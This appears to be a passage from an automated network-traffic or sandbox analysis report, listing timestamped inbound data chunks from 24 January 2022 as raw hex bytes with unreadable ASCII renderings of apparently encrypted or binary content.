48 64 41 ff 03 37 20 52 0e 82 bb 18 02 45 8c bc 96 0f 5a 15 a7 a6 b1 be 2a 19 cb 39 9f cf 75 06 3e 5f b4 43 8d b4 73 4c fa 22 7b 76 55 a2 31 fe ca 16 eb b5 96 Data Ascii: f?{vjd:I<%N/su7BgOMLyACFJ-X?-cY'UL44W:^G71"D y`C0un){Wf%Ve|`}`U!m5DMjxKIHdA7 REZ*9u>_CsL" {vU1
2022-01-24 13:09:50 UTC	42	IN	Data Raw: cb 21 f2 b3 98 eb 3d fb 31 1f 73 02 39 7f 0c 7c bf b5 b3 5f 8c 61 6c 78 64 e1 1c 35 70 09 2f 0b 3a 0a 14 be a9 f4 46 b5 86 9e de 24 f5 88 ca a0 1c 5f 73 48 da 41 c2 df d8 6a e8 d1 d4 f5 d0 17 7d 71 88 bf a0 61 f5 e1 d2 18 95 7f 7a 43 3b 47 4b 33 ca 81 a0 52 8b e5 13 11 b6 64 53 d0 5c 1d 10 7a df 87 f5 1d 40 7e 15 c8 16 f1 9e be 5e dd 62 23 e2 84 94 a9 af f0 3f 19 22 c5 cc 6e 28 bd 06 6e 9e 11 cb d7 70 bf 80 da 28 ba 0c 46 a9 ec 38 d9 98 bb 43 29 32 73 e6 73 ce 34 08 cd 60 6f 78 ac d2 a5 94 15 61 99 b7 9e 53 a8 71 80 0c b5 52 fe 7c 13 41 6f 50 fb c3 db 8f 0d d5 86 72 64 76 7c 40 f1 4d 3f 3a 12 f3 3a 9f 1b a3 28 37 ea 2f 8f 2d f0 22 44 1c db 72 38 57 8b 6a f2 d9 a4 2f ea f0 36 eb 85 3d 4b eb c9 48 81 2a db 49 6d 8e 39 ca 00 76 b3 88 aa 33 e7 bf 02 b2 32 4c Data Ascii: !=1s9|_alxd5p/:F$_sHAj}qazC;GK3RdS\z@~^b#?"n(np(F8C)2ss4`oxaSqR|AoPrdv|@M?::(7/-"Dr8Wj/6 =KH*Im9v32L
2022-01-24 13:09:50 UTC	44	IN	Data Raw: 4d 07 74 ed fe 05 af 33 f9 d7 b8 d1 60 00 33 54 c3 42 d4 0d 81 44 09 8c 12 54 30 83 ce 6d 7a ab 8f ee 44 14 08 30 b9 ba a4 a3 7e 30 45 47 5f 00 86 fc 90 9e 60 46 d8 7c 9b b5 db 94 10 1b b8 8e 53 7d 65 41 fa 27 28 34 57 84 95 82 1b 03 e1 ac a9 9d 1b 48 6d ec 89 b1 b4 f5 04 ea 00 ac d9 62 90 23 73 a4 e0 8d be a7 5d f8 4a d9 5b 70 af 0f 73 e0 07 ed 9d a5 83 1a 03 e4 37 69 16 5e 3b a1 1a cb 9d 55 d4 fd 95 bf 85 eb 8e a3 29 7b 25 e2 12 7e c0 db db 0a 8c 26 36 ff cd dd 14 ab 24 e1 b8 84 01 68 f9 ad 19 3e e7 f7 1b fe e7 44 ab d0 e0 c8 62 8a 88 d7 1e 17 da fb dd 5a 2c 02 f5 c8 85 0d 75 84 d5 26 95 ca fe 17 9f 70 ea 78 39 72 54 61 6f 21 f8 f5 21 39 85 aa 23 2d 21 ac 9d f9 b4 c3 a6 34 77 5e 4f 21 c3 58 e3 3f 45 93 bf dd 59 10 91 9a 64 ed cb 00 52 dd b3 2f 2a 3a cc Data Ascii: Mt3`3TBDT0mzD0~0EG_`F|S}eA'(4WHmb#s]J[ps7i^;U){%~&6$h>DbZ,u&px9rTao!!9#-!4w^O!X?EYdR/*:
2022-01-24 13:09:50 UTC	45	IN	Data Raw: d5 3e 9e 34 57 ad f7 22 30 b1 6d 6a 8a 3b 5b 35 5a ea 3e 20 07 4b 5e 7e a4 cf 65 7d 3c d0 b4 b4 85 7f 57 77 a8 a5 d7 7a 2b 55 37 4b 47 8e d2 56 d1 a7 d1 d8 ae dc 6f 61 ac 53 84 e4 2d 36 03 56 aa 92 0a a5 31 48 6f 99 9e 20 f0 6f 45 1c db 73 64 d2 54 1c 8b 94 2e 2e ec e9 2f f3 a7 b3 89 e8 cf 3d 6d 03 d9 43 63 f0 87 da 07 13 f8 0c ab 35 fc a2 7c 31 5c 6a 83 98 fb 7f 40 6d 55 7c 22 b2 14 2c 1a c6 bb 77 b2 68 0e 84 c3 4c 80 54 03 25 d2 43 56 3e 1d c1 8b c4 a8 eb a8 e8 aa c9 85 25 9e ab f5 59 7e 5c c9 8b ab e3 85 e0 11 90 c4 82 49 cd 6e 90 dd 30 be 05 12 e3 a4 86 8c 21 41 d3 2e 08 fa ef b5 79 94 0f eb 96 4e af 35 0e 1d c0 66 e9 a0 a8 7d f6 1d f0 d2 d7 32 e9 56 8a d0 f1 70 f7 92 34 7a 66 bb 35 43 16 b5 53 e7 9a 86 ac 7b 42 5c f4 48 36 fb 61 ee 64 a1 aa 8b ec 2f Data Ascii: >4W"0mj;[5Z> K^~e}<Wwz+U7KGVoaS-6V1Ho oEsdT../=mCc5|1\j@mU|",whLT%CV>%Y~\ln0!A.yN5f}2Vp4 zf5CS{B\H6ad/
2022-01-24 13:09:50 UTC	46	IN	Data Raw: ea ff 90 29 7b 24 06 19 7d c1 ad c9 0a 8c 06 1c ff cd 67 0f 9b 27 14 e4 84 01 7e a7 ad 19 2f 94 4d 1b fe ed 4e ad a8 cb c9 62 96 a1 c0 1c 09 dd d3 9e 4c 2c 04 dd ca 87 0d 72 f0 23 25 95 80 21 19 ba 29 dd 78 28 0b e2 49 57 2b f2 81 c3 39 83 de 20 e6 22 a8 b3 f9 d9 fe a0 1c 3e 70 48 21 e0 9c fe 3e 43 fc a7 c9 7c 32 78 94 41 cf ef 04 54 dc 96 3f 12 3a c6 fe 34 43 0d fc e6 46 53 8c 67 42 ac 5b 5c 5e bc e1 b7 f9 96 86 9b 47 8c eb 01 64 6a e9 45 7a 05 c7 5a ef 16 e2 61 2e 3d 33 1e 5b 77 8e a6 79 b2 d7 35 c2 7b 36 1f 3e dd bd c5 77 41 95 4e 9a 47 59 51 09 51 ab 6e f1 87 6f 2a da b4 89 0c 05 f6 bc 1d ed ab 8d ce db 7f 43 9f eb 40 35 86 48 d7 cb 78 9a 2b 61 b9 c4 0c 6f 8e cc f8 9f 97 e0 23 f8 c1 8c fa 29 8f 31 19 62 0e cf be 2a 54 8e da 02 54 9f 7e 30 52 64 e1 0d Data Ascii:){$}g'~/MNbL,r#%!)x(IW+9 ">pH!>C|2xAT?:4CFSgB[\^GdjEzZa.=3[wy5{6>wANGYQQno*C@5Hx+ao#)1b* TT~0Rd
2022-01-24 13:09:50 UTC	48	IN	Data Raw: bf 81 4d 8a 4f 1b d0 3d 40 57 34 21 44 e9 3b 57 3f d1 df a6 bc b8 0e ad bb dc 7d b1 51 bc b6 c4 7e 84 8f 4c bc e1 99 93 02 7e 9d 2b 04 be 03 0d e6 81 b6 37 21 4b ce bf 08 1f ec b5 75 5f 1b c5 ff 48 85 3f 18 87 ee 74 eb a0 ac 6c f0 35 76 d1 d7 34 e5 7d 88 d0 4b 77 e6 94 4d 69 67 bb 3f 52 1c da 94 e7 9a 8c 90 b0 bc a3 c5 97 20 ea bf 9a 5f a1 bf 8a c0 23 e8 d1 aa c5 80 b4 11 7f 4e b3 72 7f eb 29 4a 6c d5 ff df 46 a2 82 a6 61 73 23 eb ee 86 7c 9f c9 8c c0 65 35 aa 40 b4 20 78 0c 95 3a c7 53 ea 02 28 10 27 10 49 a8 f1 f7 c7 e7 81 ec 27 5f f1 6b ae 94 2d dd eb 69 98 d6 35 8b 3e 2d f1 28 16 41 a6 5b 3a 58 39 06 30 a3 ee 0a e3 40 e8 c1 08 fb 62 ad 45 d1 18 77 a7 eb a2 1b 6e 33 91 a5 58 34 f5 eb fe 6b b9 be fe a2 b8 d0 7d 7b 9f 50 4f 77 de 25 60 e5 01 9e 0a 02 c5 Data Ascii: MO=@W4!D;W?}Q~L~+7!Ku_H?tl5v4}KwMig?R _#Nr)JlFas#|e5@ x:S('I'_k-i5>-(A[:X90@bEwn3X4k}{POw%`
2022-01-24 13:09:50 UTC	49	IN	Data Raw: 84 9b 69 4e cf 58 18 77 72 e4 5d 7b 15 2f 48 ce 29 29 72 20 22 2b 03 58 7a 05 a7 63 d6 15 34 ee 7a 36 27 3e dd bd c7 77 76 aa 5d 88 4d 5f 2c 2b 74 55 65 ce 8d 41 2f d3 db 90 1c 03 d4 6f 38 fe bf e2 6e c8 60 6a 15 f8 6c 38 8c 2f d0 cf 17 b6 3a 6a ae dd 00 b1 9f cc ef e2 39 f5 dd f3 99 97 c2 da 95 22 1e 6c 1d f4 62 29 45 9a aa ba ab 9e 58 43 56 77 ec 09 e1 63 0a 3f 0d fe 06 15 51 b8 c9 4c 9a e6 76 ac 84 f3 a2 c2 99 13 4f 48 5e c5 7c 5f bf d7 0f db d0 c0 e5 c3 1d 63 63 9b 1f a0 07 ce ff c1 fc 94 53 62 52 31 8c d0 11 d9 83 b4 4e 9d cd 3c 11 b6 70 47 e7 52 1e 1f 60 c0 9a e7 14 70 6a 07 f1 eb f0 b2 dd 20 4e 73 50 52 97 92 bf af e6 20 12 18 61 ea 90 23 b9 ae 7c 93 00 35 e0 7d a0 ad c2 3d 92 32 54 b6 f4 d0 26 b5 a5 7a 80 27 e9 c8 a9 e9 34 0e d1 60 70 78 ac d2 a5 Data Ascii: iNXwr]{/H))r "+Xzc4z6'>wv]M_,+tUeA/o8n`jl8/:j9"lb)EXCVwc?QLvOH^|_ccSbR1N<pGR`pj NsPR a#|5}=2T&z'4` px
2022-01-24 13:09:50 UTC	50	IN	Data Raw: 73 a8 93 a9 fe d5 0d 94 7f 5f 81 41 da b8 f9 7a ca a9 4a a1 48 21 b4 95 3c cb 49 d3 55 3b 11 2d c4 5a be cc 26 fe f7 90 bd 02 48 cf 74 51 6b d2 9a e2 7e 4e 8f 3d 9a 37 9c e3 16 b5 aa 59 a4 e4 4d 1c 2e 07 a3 ee 00 f0 54 9b 7b 08 38 69 a0 6d 20 19 77 ad 20 a0 1d 44 20 bb a5 18 33 c5 ee fe 03 b8 be df d7 b8 d0 a9 0a 25 50 a9 7f d4 0d 95 e6 01 98 1c 7c f9 83 d5 57 67 b8 09 ec 55 11 64 ce b8 87 d4 0e 6d 35 4f 5c 72 41 78 fd ba f3 af 45 f3 d7 8f a5 8d 2c 12 1b b4 94 f6 54 67 41 fd 27 5e 1e 52 08 a0 aa 1b 06 43 a2 cb 3b 0e 5c 70 6c af de 04 f5 17 e4 02 ad c6 1a 33 32 77 86 52 88 ad bb 5a ef 49 71 62 57 a6 19 f8 de 07 f8 07 bc 5c 0d 02 e0 36 47 13 51 13 8f 32 f9 96 7d dc 80 aa b9 ad c4 fd 9c 2f 53 c1 1d 19 77 e8 33 c9 0a 86 2e 10 ee c1 b2 eb 9a 27 eb f7 83 10 64 Data Ascii: s_AzJH!<IU;-Z&HtQk~N=7YM.T{8im w D 3%P|WgUdm5O\rAxE,TgA'^RC;\pl32wRZIqbW\6GQ2}/Sw3.'d

Timestamp	kBytes transferred	Direction	Data
2022-01-24 13:09:50 UTC	52	IN	Data Raw: c9 a2 24 5e 47 42 04 41 1c bb fd 48 a4 d1 c0 e5 c3 1c 0f cb 88 0d aa 1d f4 d8 dd 02 9f a1 79 45 11 9d 60 39 2d 80 f5 7c 8b e5 12 11 b6 7a ea a7 c9 1f 5b 60 df 87 0b 06 70 7b 1a ea 15 f1 84 d7 5e dc 73 50 58 84 92 a3 bc f4 2a 02 0a 7e dc 6f 22 95 b1 6d 9e 17 f9 f3 70 be 91 e1 2b 92 4c 44 a9 e6 52 27 99 ad 18 30 31 73 ea 51 c2 1a 0a c7 4e 52 0b b7 d9 b3 6c 1f 29 a1 b0 8f 51 aa 55 a8 af bc 7a ed 50 37 47 47 7e d3 56 d1 a7 36 d9 ae dc 4b 6a 7d 65 cd ec 3c 3c 3c a3 b9 9e 11 81 35 5c 5e 28 a7 03 9f a4 4f 73 cd 64 57 d6 a1 6c 8b 0c 2c 2e e0 d0 22 8d 1a 9a 48 e1 a0 83 03 2b d1 50 6c d9 6f ca 00 7c ce 07 83 8a ec a8 67 26 37 3f a3 9a fd 68 59 40 90 6e 26 db c1 07 18 cc d2 0c a2 62 6b f8 bc 4d 8a 4f 1e 40 2d 21 57 34 27 7e 7f 13 28 34 be f3 b7 ba af 23 b6 bc dd 55 Data Ascii: $^GBAHyE`9-|z[`p{^sPX*~o"mp+LDR'01sQNRl)QUzP7GG~V6Kj}e<<<5\^(OsdWl,."H+Plo|g&7?hY@n&bkMO @-!W4'~(4#U
2022-01-24 13:09:50 UTC	53	IN	Data Raw: 5a 1c 6f 70 bb 9c 4b 45 e0 d5 8d a9 e5 6e 77 1b be 9d 7c 6b 6d 55 ef 03 e9 23 52 02 bb 84 0f 2a 5d a0 a4 92 18 d1 7d 61 a6 b0 a7 fc 06 e6 07 bf 43 fe 0c 32 76 2e 52 85 aa b9 64 35 5d 49 7d 44 a0 0d c1 d7 12 ed 9b b9 de 22 03 e4 37 55 16 4a 13 08 32 f9 96 21 52 84 aa be 96 ef ee 99 20 6d 2d 92 ae 12 ea ae c9 00 80 15 8b ff cd d7 07 f4 31 e0 e4 8e 12 6c b6 a9 31 b3 94 4d 11 f5 33 5f 88 86 fc c9 62 84 b3 c7 08 1c f4 eb 9e 59 26 da dd d7 ad 0d 73 ea 03 26 95 c0 20 0c ba 86 2e 78 28 62 58 49 56 3a c8 fc ff 30 82 d4 08 5a 21 a8 a4 9d 0c c3 a0 16 3e 75 41 24 eb 47 c9 1c 43 fc 73 f5 79 1e 4f 92 69 e1 fc 00 58 c4 bb 16 17 12 fd 23 3d 48 20 f7 eb c0 53 8c 67 61 bb 8f 5c 58 ab 9f 8f ec be d3 97 4f e5 56 09 4c 41 e0 4c 6f 23 f3 4d e2 28 08 3c 2e 3d 24 03 4e 73 3c 97 Data Ascii: ZopKEnw|kmU#R*]}aC2v.Rd5]I}D"7UJ2!R m-1l1M3_bY&s& .x(bXIV:0Z!>uA$GCsyOiX#=H Sga\XOVLALo# M(<.=$Ns<
2022-01-24 13:09:50 UTC	57	IN	Data Raw: 2a dd 4e b8 d0 d8 c3 e5 81 ab 1f 49 f8 7d 86 15 2f 8b ed 7f 15 9b 34 8b 3f 99 e4 3c 3e f4 a6 5b 30 40 b5 39 30 a3 ef 22 5b 46 e8 cb 20 62 63 ad 4f 0b 11 64 a1 d5 f1 13 67 3e 1c a2 59 2f c4 fd f7 12 b1 a8 ef d1 34 ef 6c 08 24 f2 5e 74 c0 25 2e e6 01 92 17 79 fe 13 42 4c 60 b8 8b c6 b8 10 1e c4 90 cc a7 b4 67 1d 96 57 5a 10 50 29 bd 9c 41 6c d7 dd 9c ab ff 17 05 cd b5 9e cf 7c 72 97 ca 29 36 29 43 0e bd 54 08 04 52 a2 b5 9c 3e fb 72 6b 78 a3 9c c3 17 ee 1b 80 e1 77 0c 34 7d a4 7b 8d be a7 92 fc 5a 63 36 49 a6 19 e9 c8 16 ed 9d af 53 25 33 e7 36 41 32 5d 3b ab 20 f9 9c 55 c4 84 aa be 96 da fa 9c e3 7b 24 1c 91 7d c0 be df 19 89 05 a7 ff cd dd 0f 8a 22 f8 1a 85 2d 6d b1 a1 03 3c 91 4d 0a fb f7 b0 ac 82 c4 df 60 e1 6b c0 1c 1d c4 09 8d 5d 21 1f ce d5 87 1c 76 Data Ascii: *Nl}/4?<>[0@90"[F bcOdg>Y/4l$^t%.yBL`gWZP)Al\|r)6)CTR>rkxw4}{Zc6IS%36A2]; U{$}"-m<M`k]!v
2022-01-24 13:09:50 UTC	61	IN	Data Raw: 0d e7 b6 58 8b 22 d8 0e 8f 43 e7 b1 b8 4c 5e c3 a6 f7 ff 05 8a 57 80 c3 42 59 cf 92 22 70 b8 bb 33 69 16 f4 4f e7 9a 86 aa 7b 42 5a 3a 49 36 eb b7 ef 64 b7 bd 8b ec 20 f9 db df e4 80 b4 11 0b 29 b0 72 59 37 38 42 61 03 ec c6 55 a9 bb db ef c4 16 94 07 af 19 4a db ad c0 26 35 aa 40 b1 bd 01 68 87 12 fa 58 c2 30 00 3e 2f ce 4d a4 f3 c8 ed e7 8b 73 13 59 db 68 be 94 2d 8b eb 69 98 84 2c 8b 2c 97 f0 28 17 44 96 59 3a 71 39 06 30 a6 ee 0a f2 50 e3 ea 13 38 64 ba bb 19 35 75 bf f5 a2 1c 78 d7 90 89 5b 38 ce ee f9 1b 46 bf d2 d5 93 d2 47 eb 27 53 20 e0 d4 0d 8a cc 01 98 06 67 c9 87 ce df 61 b8 8a 63 55 11 0f e6 96 94 a7 b2 66 46 ff 56 5a 10 72 e2 a6 b4 f0 44 f3 d7 8f a4 db 3e 10 1b b8 95 f6 54 67 41 fd 38 24 33 57 20 cd 86 1b 04 6b 80 a4 94 05 74 4b 61 a6 bb 98 Data Ascii: X"CL^WBY"p3iO{BZ:I6d)rY78BaUJ&5@hX0>/MsYh-i,,(DY:q90P8d5ux[8FG'S gacUfFVZrD>TgA8$3W ktKa
2022-01-24 13:09:50 UTC	65	IN	Data Raw: 7b 35 14 05 83 c1 83 c1 1b 8b 24 00 63 d0 ce 07 9b 36 e9 fb 93 ff 69 8b be 1f 2d 82 4f 95 49 fc 4b bb c1 cf cb 62 84 86 df 04 04 d4 d3 8f 51 34 fa dc fc 8c 13 fe c0 13 26 94 d3 27 00 a9 50 dd 69 31 65 a6 48 7b 28 e9 f8 e5 26 a0 48 16 3f 29 a8 a4 e6 a1 3d a1 30 37 45 5c 2f eb 50 e9 24 bd fd 55 d4 48 1d 57 8b 2a 59 e0 13 5a d7 af 0f 0d 2c 32 22 11 4f 05 f5 8c 15 56 8e 6d 60 6c 47 4b 4b a3 8e 9b f1 89 86 69 4e cf 52 11 63 7d f9 d0 76 00 c2 41 e2 3f 28 7f d0 3c 0e 1a 5b 7d 0f aa 32 50 f4 3c d1 79 1e c5 35 c2 b7 2a 73 45 a3 4c 14 fa 59 e4 23 87 26 4f e2 81 46 2d de ab 8e 0e 0b de 61 16 f2 b9 1c 7e f6 74 41 fc 96 68 34 9d 2d de df 6b 98 38 7b a0 dd 31 5c 8c e0 f5 f8 3e 8e 04 f3 b5 94 e5 3f 87 2a 1e 62 00 fd 8e 28 78 81 a4 b4 42 80 26 d8 5b 77 e9 16 fa 78 07 31 Data Ascii: {5$c6i-OIKbQ4&'Pi1eH{(&H?)=07E\VP$UHW*YZ,2"OVm`lGKKiNRc}vA?(<[}2P<y5*sELY#&OF-a~tAh4-k8{1\>? *b(xB&[wx1
2022-01-24 13:09:50 UTC	69	IN	Data Raw: 8b 1a ce be 80 2a b3 6d 35 44 42 4e 0e 50 5e bc 9c 41 6c 6f dd 9c ab e0 18 03 12 92 c0 cf 73 4d cf fa 2b 2a 0f 02 19 a2 ae 57 13 4b 8c 2a 95 0f 56 57 22 d5 93 b6 f4 11 fd 1b b9 c5 64 05 1a 60 8d 43 8b d1 89 4e fc 5a 58 7d 44 ae 31 fe c9 16 eb f2 89 51 25 05 f5 3c 69 96 5a 3b ad 5d d3 9e 55 d8 95 a0 97 d2 e8 ff 9a 46 53 26 1c 1f 7a d1 a5 a6 19 8d 3d 16 21 c1 f5 38 9b 27 eb cc bc 01 68 ad 73 19 3e 99 5a cd ed e0 5f a0 bf c5 47 d5 b1 22 3e e3 e8 cd d8 89 8f 3f 0f cc db 96 01 fd 5c 2c 7f 6b 3f df 1e 90 58 dd 78 78 64 58 49 57 21 f8 ff 79 39 83 d4 33 2d 21 a8 74 ef b6 c3 ac 1c 34 5d 55 27 eb 40 fa 0f 47 fc 54 dc 59 1a ee 94 41 d4 8f ba 52 d7 b4 0d 0d 20 e4 98 3d 42 07 d4 04 7e 53 8a 45 4e 66 58 56 54 a3 a6 bb f9 96 86 ae 47 e2 5b 00 6c 48 d9 4d 69 01 f9 51 e3 Data Ascii: *m5DBNP^AlosM+*WK*VW"d`CNZX}D1Q%<iZ;]UFS&z=!8'hs>Z_G">?\,k?XxxdXIW!y93-!t4]U'@GTYAR =B~S ENfXVTG[lHMiQ
2022-01-24 13:09:50 UTC	73	IN	Data Raw: 5c 88 b6 95 3e e7 7a c0 39 55 93 2d ce 4f 84 db f0 ed f4 b1 af 13 77 f1 69 ae 92 2d 8b fa 7f 93 b7 2f 8b 39 9a 0e 29 3a 55 be 50 3a 5f 2f f8 31 8f ec 1d e8 46 ef d9 f6 39 4f af 6e 1a 32 94 a5 85 26 1b 6e 2d bb 87 5b 2c b8 6a fe 03 bc 94 fe d7 b8 c3 5c 0a 25 78 4f 7d d4 08 80 e6 10 8e 0d 57 e2 82 c9 70 9e b9 a6 ec 4d 1a 1e c9 ae 68 a6 98 6f 22 4e 56 5d 02 86 fc 90 9e 60 46 d8 3e 9e da 76 10 12 1f 94 bb dc 79 18 c4 fb 2b 24 08 52 08 aa 91 2b 00 43 8c a4 94 0f 59 7a 61 b7 a7 bf df 0c ee 16 bf 31 74 20 30 6f 87 43 8a a8 53 4d d0 5e 5e 7c 55 a1 01 17 c9 3a ef b6 ad 78 c6 01 9f b0 41 02 5a 11 89 30 fa e1 d3 de 84 ae 95 85 ea ff 8f 19 79 24 34 19 7d c0 a9 c9 0a 9d 2b 17 d4 d6 dd 08 8c d9 e0 c8 86 19 63 a7 aa 0f d1 95 61 19 e9 e6 4e aa b6 35 c8 4e 8c 8b c2 37 f4 Data Ascii: \>z9U-Owi-/9):UP:_/1F9On2&n-[,j\%xO}WpMho"NV]`F>vy+$R+CYza1t 0oCSM^^|U:xAZ0y$4}+caN5N7
2022-01-24 13:09:50 UTC	77	IN	Data Raw: 1e 1a 43 d9 2f 31 c6 f0 bc ff 75 0d ed bd 5f ad 09 0c 1d 8b 7a d4 a2 aa 77 de a9 a9 d2 dd 1e 15 4a 99 d9 4d 60 fe 8f dc 7b 4a bd 23 29 3c ab 40 ee 9a 97 a3 61 bc 5d 16 44 32 f8 6f 63 5b a1 bf 8a ff 2b e2 c8 d6 fe 91 bd 07 ee 18 9f 71 6d 24 31 42 6a 0a fa 29 56 86 90 b8 fc cd 1c 80 19 66 8a bf dd 85 ea 79 30 92 53 58 d8 f4 a7 91 25 c4 d4 fd 3a 28 11 3b e6 ba af db fa c1 e5 96 a7 04 53 ec 64 b8 87 2b 8d c7 71 89 99 22 89 45 4b f0 28 12 53 b1 81 ab c4 3d 11 ea 5d e5 08 e3 51 fb c7 0c 2f b9 ae 56 10 0a 70 8c 8d b3 1c 79 f3 92 97 1b 3e c0 ff f8 01 c3 78 fe d7 bc c1 6b 99 2d 47 95 60 8b 69 52 c6 fe 98 06 7c f1 9d d1 38 03 e7 88 95 93 11 1e ca a9 91 b0 6e fc 3c 58 09 38 c8 18 49 20 94 5c 92 ff cc 9a b6 25 03 14 12 a9 43 d3 51 41 47 d6 0a 31 27 43 0e a8 f9 dd 02 Data Ascii: C/1u_zwJM`{J#)<@a]D2oc[+qm$1Bj)Vfy0SX%:(;Sd+q"EK(S=]Q/Vpy>xk-G`iR|8n<X8I \%CQAG1'C
2022-01-24 13:09:50 UTC	82	IN	Data Raw: 8a 6a f9 a7 2b 06 b0 fa 25 e8 ba 4d c5 c2 cf 3b 00 03 91 41 65 eb f9 ef 00 7c c7 1d ae 22 e4 bf e1 0a 33 4c 80 b0 cc 6f 4a 4f 84 73 20 a5 77 2e 42 c6 bd 7b cc e3 60 97 c4 c0 b5 45 0d 4b 06 4a 47 31 36 6b 5d 61 57 35 b4 76 8d bc be 27 9c bb d5 7d 35 52 bc ba ba ea ac d5 46 90 ce e7 17 12 7b b3 88 c9 be 05 1c e1 ac e4 31 09 1b d9 25 2a 4d c6 b5 73 48 76 23 bc 49 81 2a 07 77 bf c7 e9 a0 aa 7f e7 18 b8 d5 ff 68 8a 57 80 5f 64 71 f7 90 59 b4 66 bb 31 2c 95 b4 53 e1 b6 bb bb 7e 53 5b 12 13 36 fb bf 60 4d a1 bf 89 fd 2a e8 dc f7 a4 80 b4 1a 9f 30 b3 72 77 4c f6 42 7b 07 f3 da 3d 70 ff 8c ef c4 1c 91 10 79 83 01 87 81 79 52 35 a0 f3 da ea 0b b6 91 11 a1 49 c7 2b 2f 38 77 ce 4b a4 54 d9 ed e7 83 bc 16 4e f6 41 f4 94 2d 81 64 40 98 9c 36 f0 f0 8d f0 2c 09 5b cc 81 Data Ascii: j+%M;Ae|"3LoJOs w.B{`EKJG16k]aW5v'}5RF{1%*MsHv#I*whW_dqYf1,S~S[6`M*0rwLB{=pyyR5I+/8wKTNA-d@6,[

Timestamp	kBytes transferred	Direction	Data
2022-01-24 13:09:50 UTC	86	IN	Data Raw: 4c c9 18 89 ae bc fd 37 fd 0b 52 ce 76 2f 95 ad 70 60 16 cf fb 78 a6 8d cc be 0e 3d 4b a9 ef 38 d9 98 90 69 9d 3c 73 e9 45 14 35 24 c5 63 5b 40 d2 27 4c 95 1c 17 9d a4 8e 57 88 5c a8 af b6 41 c8 51 37 33 6f 5a d3 eb db 8f 16 a7 df d7 67 7c 77 5f da eb 38 2c 3c e7 b9 9e 1d ba 25 49 5b 38 71 24 94 a3 69 0b f9 a3 53 d0 8c 7b fd 3a 56 2e ea fb 0d fb ac 9b 42 98 99 39 02 21 a1 6b 71 e0 8d c1 05 13 44 0e ab 39 e7 a1 13 05 33 4c 85 9e fb e0 fd 53 bf 15 22 b4 7d 15 1d d7 b8 67 5d 61 6d 9f ee 5b a2 83 09 4a 13 52 53 b8 5d 6c 75 3a 7f 2c bf f9 ae cf e8 27 9e a0 a3 5c 45 52 bc a3 9b ea 84 1d 46 90 c4 36 95 13 6a b7 f6 79 93 05 18 f4 c6 69 37 21 47 ca 20 31 c7 f9 9d 63 4b 0d e7 af 4d 94 31 26 45 83 52 e3 ad a8 67 7b 0f a9 d2 cc 21 8d 46 8d c6 33 5d f7 92 26 d8 77 bc Data Ascii: L7Rv/p`x=K8i<sE5$c[@'LW\AQ73oZg\|w_8,<%l[8q$iS{:V.B9!kqD93LS"}g]am[JRS]lu:,'\ERF6jyi7!G 1 cKM1&ERg{!F3]&w
2022-01-24 13:09:50 UTC	90	IN	Data Raw: 94 33 08 78 23 fc 70 2e 43 76 b4 9f 57 87 7f 44 47 72 1f 17 c7 72 0f 34 1c eb 01 fa ae 95 e7 7a 89 c6 82 39 cc ef d1 b1 88 1c 54 6d 3a d8 3a 1c ae d8 64 bf d0 ea ed c7 6a a2 71 88 09 a2 6d 07 e0 dd 06 fa 86 7b 43 31 b0 4a 2a 1d 82 b4 0e 8b e5 12 11 b6 7a 51 a5 e1 08 1f 60 d5 85 e2 7b 91 7b 15 ee 16 d9 10 d6 5e d7 5f 5b 70 aa 96 a3 ba 87 06 01 0a 74 b6 6a 34 a7 ac 69 be e8 1c f3 70 8e 81 f9 01 90 23 40 da b0 2f 27 93 c6 69 89 4c ac e0 5b ee 36 0c ba a8 5e 78 a8 f2 b3 6a 07 31 b6 b4 ca 57 82 76 a8 af b6 52 fa 57 33 69 dd 5b d3 50 de a7 89 d8 ae dc 4b 7d 52 63 db e8 3a 49 32 82 b9 94 61 a7 24 70 d0 2f 8f 2d b3 af 6d 32 d3 65 51 a3 ac 68 f8 bc 56 2c fd 87 c4 e2 ad 9f 4a ee c1 3f 2a 53 db 43 63 9c 6f cb 00 78 f6 0e ab 33 fe 98 69 35 f9 4c 81 98 fd 6e 4a 45 95 Data Ascii: 3x#p.CvWDGrr4z9Tm::djqm{C1J*zQ`{{^_[ptj4ip#@/'iL[6^xj1WvRW3i[PK}Rc:I2a$p/-m2eQhV,J?*SCcox3i5LnJE
2022-01-24 13:09:50 UTC	94	IN	Data Raw: 66 52 7a 5c 83 a1 8a f9 9c a0 95 58 c9 5f 18 7c 13 bd 4c 69 01 dc 4b f6 06 f3 65 2e 3b 3a 9d 4d 7a 14 b4 6f c8 fa 31 d4 72 bc c5 39 ca b2 fc 63 69 b1 44 38 5c 4a 2d 31 40 ae 70 f6 99 ca 11 db b4 82 0e 05 cf 76 08 fa 31 f3 79 cd 69 d5 fa ff 68 96 9d 27 cb db 7e 86 a8 46 89 d3 21 b4 17 e4 ef f0 26 eb f3 c9 b5 9e f8 01 80 22 1e 79 20 d5 71 29 5e fc 8e b3 55 9d 8a 4f 41 64 c9 a2 eb 70 12 33 c2 e3 10 28 a4 b0 91 6a 8b ed 60 4e 8c f3 a2 c9 56 14 72 63 4c d9 3a e0 af d8 64 bb 5d c2 ef da 13 7f 0a a9 0c a0 12 f4 6d df 02 9f 7b 78 38 18 9b 4a 3d 05 0e b6 48 81 ed 38 11 b7 6a 51 a7 cb 1f 36 60 b1 10 f4 09 70 7b 15 ea 06 c1 9d d7 74 dd 73 50 5d 84 94 b2 aa ff 0b 18 0a 79 db 90 23 b9 a6 75 95 17 e4 e5 8e be a6 d3 38 99 23 41 b1 18 2f 0b 9b 97 69 a1 d2 71 e3 5f 85 f8 Data Ascii: fRz\X_|LiKe.;:Mzo1r9ciD8\J-1@pv1yih'~F!&"y q)^UOAdp3(j`NVrcL:d]m{x8J=H8jQ6`p{tsP]y#u8#A/iq_
